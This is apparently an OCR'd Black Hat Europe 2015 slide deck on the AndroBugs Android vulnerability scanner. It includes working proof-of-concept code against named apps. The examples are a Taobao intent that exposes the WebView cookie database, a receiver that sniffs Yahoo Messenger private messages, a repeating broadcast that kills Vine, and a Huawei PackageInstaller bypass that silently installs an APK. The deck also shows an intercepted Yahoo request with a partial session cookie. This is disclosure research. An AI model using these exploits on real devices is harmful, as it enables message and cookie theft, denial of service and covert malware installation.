
Alibaba Taobao Android (version: 4.2.2)

Result:

POC

```
Intent intent = new
Intent("com.taobao.tao.ReminderActivity");
intent.setClassName("com.taobao.taobao",
"com.taobao.tao.reminder.ReminderBrowserActivity");
intent.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
intent.putExtra("myBrowserUrl",
"file:///data/data/com.taobao.taobao/databases/webviewCookiesChromium.db");
startActivity(intent);
```






Implementation of This Vector In AndroBugs Framework

How can I check this vulnerability?

1. Find function calls to package name: "Landroid/webkit/WebSettings;" ➔ Store all the function calls
2. Check which source class and method names does not include function calls to "setAllowFileAccess(Z)V" ➔ Vulnerable
3. If the WebView sets "setAllowFileAccess(Boolean)" ➔ Put it into the Static DVM Engine and report those that allow file access which are vulnerable

SSL Vulnerability

- AndroBugs Framework reports (showed as “SSL_Security” category):
  - ✓SSL implementation issues in Java code
  - ✓WebView SSL vulnerability





- Tools that help you with verify valid SSL vulnerabilities:
  - ✓Fiddler
  - ✓Burp Suite

Yahoo Mail

(100M+ downloads. Version: 4.0.4)

- Mail Settings ➔ My Mail Account ➔ Sync Yahoo Contacts
  - ➢ The SSL certificate validation is not checked.
- Leaks **all the contacts** and **Access Token** to MITM attackers ➔ Gets Access Token that leads Yahoo Mail's account to be compromised






#	Result	Protocol	Host	URL
6	200	HTTP	Tunnel to	by.uservoice.com:443
7	200	HTTP	Tunnel to	yahoo.uservoice.com:443
8	200	HTTP	Tunnel to	mhr.yql.yahoo.com:443
10	200	HTTP	Tunnel to	carddav.address.yahoo.com:443
11	207	HTTPS	carddav.address.yahoo.com	/
12	207	HTTPS	carddav.address.yahoo.com	/principals/users/
13	207	HTTPS	carddav.address.yahoo.com	/dav/
14	207	HTTPS	carddav.address.yahoo.com	/dav/ /Contacts/
17	207	HTTPS	carddav.address.yahoo.com	/dav/ /Contacts/
18	207	HTTPS	carddav.address.yahoo.com	/dav/ /Contacts/
19	207	HTTPS	carddav.address.yahoo.com	/dav/ /Contacts/
20	207	HTTPS	carddav.address.yahoo.com	/dav/ /Contacts/
21	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443
22	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443
23	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443

```
REPORT https://carddav.address.yahoo.com/dav/ /Contacts/ HTTP/1.1
User-Agent: YahooCardDAVSyncAdapter/1.0 (Android SyncAdapter; 4.0.4) (acer_S56; Acer; S56; 4.4.4/KTU84P)
Content-Type: text/xml
Content-Length: 13008
Host: carddav.address.yahoo.com
Connection: Keep-Alive
Cookie: T=z=7KPEWB7OiGW
Accept-Encoding: gzip

<?xml version="1.0" encoding="UTF-8" ?><x0:addressbook-multiget xmlns:x0="urn:ietf:params:xml:ns:carddav" xr
```


AndroBugs

Unfortunately, When You Login to Yahoo Mail The First Time …




It will popup and ask if you want to “Sync contacts” …

Very User-Friendly …

AndroBugs

Implicit Broadcast

Attack Vector:



AndroBugs

Yahoo Messenger Android

(version: 1.8.6)

50M+ downloads

Class: com.yahoo.messenger.android.util.NotificationHandler

```
public static void showMessageAlert(Context context, long l, long l1, String s, String s1, String s2)
{
    if(!Preferences.getIsInForeground())
    {
        Intent intent = new Intent("com.yahoo.android.notification.start");
        intent.putExtra("com.yahoo.android.notification.extra.type", 2);
        intent.putExtra("com.yahoo.android.notification.extra.identity", String.valueOf(l1));
        intent.putExtra("com.yahoo.android.notification.extra.intent", "android.intent.action.VIEW");
        intent.putExtra("com.yahoo.android.notification.extra.intent.multi", "com.yahoo.android.messenger.messages");
        intent.putExtra("com.yahoo.android.notification.extra.intent.data", (new StringBuilder()).append(IM_TO_URI).append(l1).toString());
        SoundManager.vibrate(250L, 300L);
        SoundManager.playSound(SoundManager.SoundEvent.ReceiveMessageAnyOtherTime);
        String s3 = YmlUtils.convertToSpans(s2).toString();
        if(s != null)
        {
            intent.putExtra("com.yahoo.android.notification.extra.title", s1);
            intent.putExtra("com.yahoo.android.notification.extra.text", s3);
            int i = 158 - s1.length();
            StringBuilder stringbuilder = (new StringBuilder()).append(s1).append(": ");
            if(s3.length() > i)
                s3 = s3.substring(0, i);
            intent.putExtra("com.yahoo.android.notification.extra.ticker", stringbuilder.append(s3).toString());
        }
        Bundle bundle = new Bundle(2);
        bundle.putLong("buddyId", l1);
        bundle.putString("callingActivity", "__GlobalNofitications__");
        intent.putExtra("com.yahoo.android.notification.extra.intent.extras", bundle);
        context.sendOrderedBroadcast(intent, null);
    }
}
```

Intent Action for this broadcast

Put the sensitive message in Bundle

Sending broadcast without receiver permission

Yahoo Messenger is using this Notification to notify the user on receiving new message.

POC

```
<receiver
   android:name=".SniffBroadcastReceiver"
   android:exported="true"
   android:label="SniffBroadcastReceiver" >
   <intent-filter android:priority="999">
      <action android:name="com.yahoo.android.notification.start" />
</intent-filter>
</receiver>

public class SniffBroadcastReceiver extends BroadcastReceiver {
   @Override
   public void onReceive(Context context, Intent intent) {
      if ("com.yahoo.android.notification.start".equals(intent.getAction())) {
         Bundle bundle = intent.getExtras();
         if (bundle == null) return;
         Log.i("AndroBugs", "Title=" + bundle.getString("com.yahoo.android.notification.extra.title", "[empty]"));
         Log.i("AndroBugs", "Text=" + bundle.getString("com.yahoo.android.notification.extra.text", "[empty]"));
         Log.i("AndroBugs", "Ticker=" + bundle.getString("com.yahoo.android.notification.extra.ticker", "[empty]"));
      }
   }
}
```


A malicious app with the highest priority to receive the Yahoo Messenger's broadcast.

- When somebody sends you a private message, the message is leaking.

AndroBugs

Dynamically Registered Unprotected BroadcastReceiver

Android developers sometimes forget to protect dynamically registered BroadcastReceiver. They only notice the security protection of statically registered BroadcastReceiver in AndroidManifest.xml



Keypoint: The dynamically registered BroadcastReceiver must do some sensitive things after receiving the broadcast.

Twitter Vine Android (version: 2.0.3)

50M+ downloads

- It registers a BroadcastReceiver in its base Activity. On receiving the “co.vine.android.FINISH” broadcast, it will terminate the app (Normally, you cannot force to terminate another app without system privilege).
- Result: Users cannot always use the Vine App if the "co.vine.android.FINISH" broadcasts repeatedly.

Vulnerable Code


```
// Class: co.vine.android.BaseActionBarActivity
private final BroadcastReceiver mFinishReceiver = new BroadcastReceiver()
{
        public void onReceive(Context paramAnonymousContext, Intent paramAnonymousIntent)
        {
          if ((paramAnonymousIntent != null) && ("co.vine.android.FINISH".equals(paramAnonymousIntent.getAction())))
            BaseActionBarActivity.this.finish();
        }
};

public void onCreate(Bundle paramBundle, int paramInt, boolean paramBoolean1, boolean paramBoolean2)
{
  ...
    registerReceiver(this.mFinishReceiver, "co.vine.android.FINISH");
  ...
}
```


POC

```
//On running the following code, Vine Android will terminate after 15 secs.
Intent i = new Intent("co.vine.android.FINISH");
PendingIntent pi = PendingIntent.getBroadcast(context, 0, i, 0);
AlarmManager alarm = (AlarmManager)getSystemService(Context.ALARM_SERVICE);
alarm.setRepeating(AlarmManager.RTC_WAKEUP, System.currentTimeMillis(), 15000, pi);
```

The Vulnerability in System App

Apps from Unknown Sources Are Not Allow Originally





AndroBugs

Vulnerability in Huawei's System App: PackageInstaller

(Version: 4.4.2-289, CVE-2014-9135)

black hat EUROPE 2015

Proof-Of-Concept: Bypass Unknown Sources Check

```
private void bypassPackageInstallerUnknownCheck() {
    Intent intent = new Intent();
    intent.setAction("android.intent.action.INSTALL_PACKAGE");
    intent.setData(Uri.fromFile(new File("/mnt/sdcard/Malware.apk"))
            .buildUpon().authority("com.android.packageinstaller").build());
    intent.putExtra("InstallDirectly", true);
    MainActivity.this.startActivity(intent);
}
```

HUAWEI P7-L10 (Android 4.4.2)


Class: com.android.packageinstaller.PackageInstallerActivity


```
protected void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    Intent intent = getIntent();
    this.mPackageURI = intent.getData();
    this.mOriginatingURI = (Uri) intent.getParcelableExtra("android.intent.extra.ORIGINATING_URI");
    this.mReferrerURI = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");
    this.mNnkonwnResourceDialog = onCreateDialog(1, null);
    this.mIsInstallDirectly = intent.getBooleanExtra("InstallDirectly", false);
    if (this.mPackageURI != null) {
        this.mPm = getPackageManager();
```

```
protected void onResume() {
    super.onResume();
    if (this.mNnkonwnResourceDialog != null && !this.mIsInstallDirectly) {
        if (isInstallingUnknownAppsAllowed() || !this.requestFromUnknownSource) {
            this.mNnkonwnResourceDialog.dismiss();
        } else if (this.requestFromUnknownSource && !this.mNnkonwnResourceDialog.isShowing()) {
            this.mNnkonwnResourceDialog.show();
        }
    }
}
```

AndroBugs

You Will Never See Install Blocked Again





- The bug has been responsibly disclosed to Huawei a year ago.

AndroBugs

From The Previous Slides, There Must Be Some Vulnerabilities You Are Very Familiar With

Problem: The Same Vulnerabilities Are Being Made Again and Again

by AndroBugs Framework

Massive Analysis with AndroBugs Framework

Hunting Vulnerabilities in Android Application is not hard if you use the right way.

Big Data Analyzing with AndroBugs Framework

AndroBugs Framework is integrated with MongoDB (NoSQL DB):

- The analysis result will be stored by Vector ID and Package Name for later analysis.

How I Do Massive Scanning?

Find a target company (e.g. M$) and Download all of their Android Apps (e.g. M$ Offxce Mobile)

Run AndroBugs Framework massive analysis tool

Find targeting vulnerability by Vector ID and
Get the analysis reports from AndroBugs Framework

Spend time trying to read Java code (and sometimes smali code), do dynamic analysis, and try to reproduce the vulnerability.

Make a POC app to prove it is a valid vulnerability and report it.

Massive Analysis Tools Provided by AndroBugs Framework

1. python AndroBugs_MassiveAnalysis.py -b [Your_Analysis_Number] -t [Your_Analysis_Tag] -d [APKs input dir] -o [Report output dir]
   - Example: python AndroBugs_MassiveAnalysis.py -b 20151112 -t BlackHat -d ~/All_Your_Apps/ -o ~/Massive_Analysis_Reports

2. python AndroBugs_ReportSummary.py -m massive -b [Your_Analysis_Number] -t [Your_Analysis_Tag]
   - Example: python AndroBugs_ReportSummary.py -m massive -b 20151112 -t BlackHat

Run the Massive Analysis Tool

```
## AndroBugs Framework: Android APK Vulnerability Scanner - Massive Tool ##

Analyzing APK(1/10178): com.co
Analyzing APK(2/10178): com.se
Analyzing APK(3/10178): com.th
Analyzing APK(4/10178): devolo
Analyzing APK(5/10178): com.ar
Analyzing APK(6/10178): com.ts
Analyzing APK(7/10178): eu.leq
Analyzing APK(8/10178): com.go
Analyzing APK(9/10178): com.wo
Analyzing APK(10/10178): de.ha
Analyzing APK(11/10178): com.g
Analyzing APK(12/10178): com.a
Analyzing APK(13/10178): com.p
Analyzing APK(14/10178): com.m
Analyzing APK(15/10178): com.t
Analyzing APK(16/10178): com.t
Analyzing APK(17/10178): com.f
Analyzing APK(18/10178): com.n
Analyzing APK(19/10178): com.v
Analyzing APK(20/10178): com.s
Analyzing APK(21/10178): com.y
Analyzing APK(22/10178): com.s
Analyzing APK(23/10178): com.g
Analyzing APK(24/10178): imobl
Analyzing APK(25/10178): com.s
Analyzing APK(26/10178): com.r
Analyzing APK(27/10178): com.d
Analyzing APK(28/10178): jp.an
Analyzing APK(29/10178): com.e
Analyzing APK(30/10178): com.s
Analyzing APK(31/10178): com.l
Analyzing APK(32/10178): info.
Analyzing APK(33/10178): com.a
Analyzing APK(34/10178): com.s
Analyzing APK(35/10178): com.t
Analyzing APK(36/10178): com.i
Analyzing APK(37/10178): maste
Analyzing APK(38/10178): com.p
Analyzing APK(39/10178): com.p
```

AndroBugs

